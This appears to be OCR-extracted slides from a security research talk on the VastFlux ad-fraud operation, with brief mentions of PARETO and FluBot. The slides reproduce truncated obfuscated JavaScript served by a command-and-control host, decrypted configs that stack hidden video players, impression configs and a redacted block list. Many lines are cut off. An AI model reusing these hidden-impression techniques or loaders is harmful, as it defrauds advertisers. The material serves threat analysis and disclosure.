
```
if (this.f282q.f0a.startsWith("TLS_ECDHE_RSA")) {
} else if (this.f282q.f0a.startsWith("TLS_ECDHE_ECDSA")) {
} else if (this.f282q.f0a.startsWith("TLS_DHE_")) {
```

Disrupting PARETO


21st April 2021: The final day



VASTFLUX


BID
Ad Networks
VastFlux Slot
Connects to Primary C2
And recives VastFlux codes
and AES Encrypted
Configs
Primary C2 serving JS
Further JS sourced from CDN
Cdn-Cache: HIT

VASTFLUX


https://bidderopt.com
https://bidderopt.com
GET
/bFXdqW4914/bsatrip?wQkr94=3...
GET
/bFXdqW4914/bsatrip?wQkr94=3...
quest
Response
etty
Raw
Hex
Render
const _0x1383a6=_0x30e3,el=document[_0x1383a6(0x15a,"j6u9")+_0x1383a6(0x162,"qA60")+"ent"](_0x1383
el[_0x1383a6(0x155,"vK($")+"d"]=()=>main({
"mb_c":
"U2FsdGVkX1/XFjsRuiqWWi1LFEstP66y+rQWYVATiF7DqWiplhM4TyPkUFXrb8sNNMYwOhLknDx7Q4BoN9A+y+Rps2lZBNh
Sd/ZVBt+wZD73mRuPdOzlpsLHtvwQAF4pwS/6T+zXcKPaCvMvcVCQxGQ1XSNmzJgvCoqvY2Br0F2ZYGjjnlDWBCPShBwpaws
vaBeJszhSaC1YtfgZtUX15L0Q6nwhDlTgtyUTgpv/N3q33hckCqIiNr/CZfCnO5R1nOBJGkVgDj4sQS3AFDOGkdSz7AmzW5c
lrO8dA4j/tn+6kyyfUtfbR1umSBq8TVh22r1yOJxTT64GqAjYX9Nqj1OmvmVE87tBsCfLVohKoym6s4zXQLmOoLl+YfzPAoA
Vb74RTo3TfAydZlVLK4UetwsCBS5k/IlPprkSkMCdyKsok0rfI7DAh1NrxguK1sDwyJsGDu5zAGQbkKspKDNGK6kQvwVMZJI
H/G7tx3gtrqgCSaOxVkS5ox9fsIVQd1qrmQTHaXO5aWTmRWtDGPbumvDB8cP38SklprIegy9eLZMevv8DxzEgG8VLIqXHD3y
OVOz1KMWQfQsmrqfO4Adqj3h1a2tt/JKhtgPXuWgYkZLhFLXbcTbCshnNFnVMn1UlVZFnVUe506fSihiFvoATcHfDSc/FHec
Y1+rCXrSEQeIm5lg94faOM+mXcwharAiDtAGIVl/k3U7QlkDGvpnpL/MrgaGwdhmMomjuSBEb64EoclMcl1gSjE5G479Crtr
1fLJcksQF7QhbqiavXqrCSW224t10E16wt05I/sUsXTducC3TjX2pddBkNWGA7ZbabmfRqrEUHkXT7Syv0smhnLZhJApway
BbyuiLDyQy4tA8hlta3UTaRYcjptBpDsbawSrDUzkQE1G1zOl+ZUfXyiIhGDqZpN1w+dPkAwO/TABDIhDvvyS+MsBPlQV3kE

Decrypted Config “mb_c”


```
{
    "tmp_fatherName": "ori_test_104mb",
    "tmp_scriptName": "mb_17022022",
    "firstPlayerParams": {
        "id": "video1426986179 10860513",
        "style": "width:300px;height:250px;position:fixed;top:0px!important; left:0px;
        "src": "https://p.letvideoserv.com/player/player.js?p=1426986179&cb=10860513&w=
    },
    "players": [
        {
            "idx": "U2FsdGVkX1/b9RPeG2I/P6VWFXmHMaAJCP4unpBB8uQ70DT8OBkXxsshvoVZMkDcKW8
        }
    ]
}
```


Decrypted Config “idx”



```
[
    {
        "u": "13576",
        "z": "60056",
        "w": "320",
        "h": "480",
        "b": "11396",
        "n": "09950",
        "v": "",
        "style": "width:320px;height:480px;position:fixed;top:48px!important; left:2px; z-index:-1"
    },
    {
        "u": "12659",
        "z": "79802",
        "w": "480",
        "h": "320",
        "b": "4327",
        "n": "50508",
        "v": "",
        "style": "width:480px;height:320px;position:fixed;top:48px!important; left:3px; z-index:-2"
    },
    {
```



```
57660056:US_US:1139609950:320x480
65979802:US_US:432750508:480x320
5349543:US_US:521130030:300x250
2148539:US_US:1540312859:320x480
59146372:US_US:894546091:320x480
7705634:US_US:1214223596:320x480
6364870:US_US:714835387:300x250
```


Configuration Set for Impression C2

VASTFLUX


Secondary C2
1357660056:US_US:1139609950:320x480
The VastFlux JS Decrypts the Config and Connects to Secondry C2 serving Compressed JSON Impression configs
VastFlux Slot
Creating Several hidden Video impressions
based on the VAST XML URLs Dropped by the Secondary C2
0:00/3:53

Request | Response

Pretty | Raw | Hex | Render

Sample Compressed Impression Config



```
{
    "autoStart": true,
    "players": [
        {
            "id": "608479432[CBXT]",
            "params": "?c4=&appsi=1492735850&gdpr_consent=&v=&l
            "gpvData": [
                {
                    "mvr": 2,
                    "id": "346130906",
                    "callbacks": {
                        "adstart": [
                            {
                                "url": "https://js.ad-score.com
                                "rate": 0.5,
                                "type": "script"
                            },
                            {
                                "url": "https://adrta.com/i?cli
                                "rate": 0.4,
                                "type": "script"
                            },
                            {
                                "url": "https://adrta.com/i?cli
                                "rate": 1,
                                "type": "script"
                            }
                        ]
                    },
                    "freqCap": "0",
                    "dmid": "608479432-1963267913-1065436906-16
                    "group": "1",
                    "moat": {
                        "rate": 0.01
```


Sample Extracted Impression Config


```
[
    {
        "mvr": 5,
        "acap": "1",
        "id": "438952273",
        "group": "1",
        "freqCap": "0",
        "callbacks": { ...
        },
        "dmid": "377911121-463584956-644957944-438952273",
        "moat": {
            "rate": 0.01
        },
        "domainId": "466",
        "url": "https://ads.           .com/www/delivery/swfIndex.php?reqType=AdsSetup&protocolVersion=2.0&zoneId=13811951&appName=Differen
        600&deviceIfa=029cbc16-3fa7-4c6e-b25a-bda798e34e83&_fw_did_idfv=336F2BC0-245B-4242-8029-83762AB47B15&_fw_atts=3&loc=US&cb=[CB]&ip=9
        "gtag": false,
        "timers": {},
        "type": "vast"
    },
    {
        "mvr": 5,
        "acap": "1",
        "id": "1419198560",
        "group": "1",
        "freqCap": "0",
        "callbacks": { ...
        },
        "dmid": "377911121-2027495463-1101989314-1419198560",
        "moat": {
            "rate": 0.01
        },
        "domainId": "466",
        "url": "https://ads.           .com/www/delivery/swfIndex.php?reqType
        &appName=Differences%20-%20Find%20&%20Spot%20them&appBundle=144569160
        id1445691600&playerSize=480x320&_fw_us_privacy=&_fw_gdpr=0&_fw_gdpr_c
        "gtag": false,
        "timers": {},
        "type": "vast"
```


```
linksToBlock = [
  "[redacted].adr",
  "[redacted].adr",
  "[redacted].adr",
  "[redacted].adr"
]
```


VASTFLUX



VASTFLUX




VASTFLUX



???


FluBot

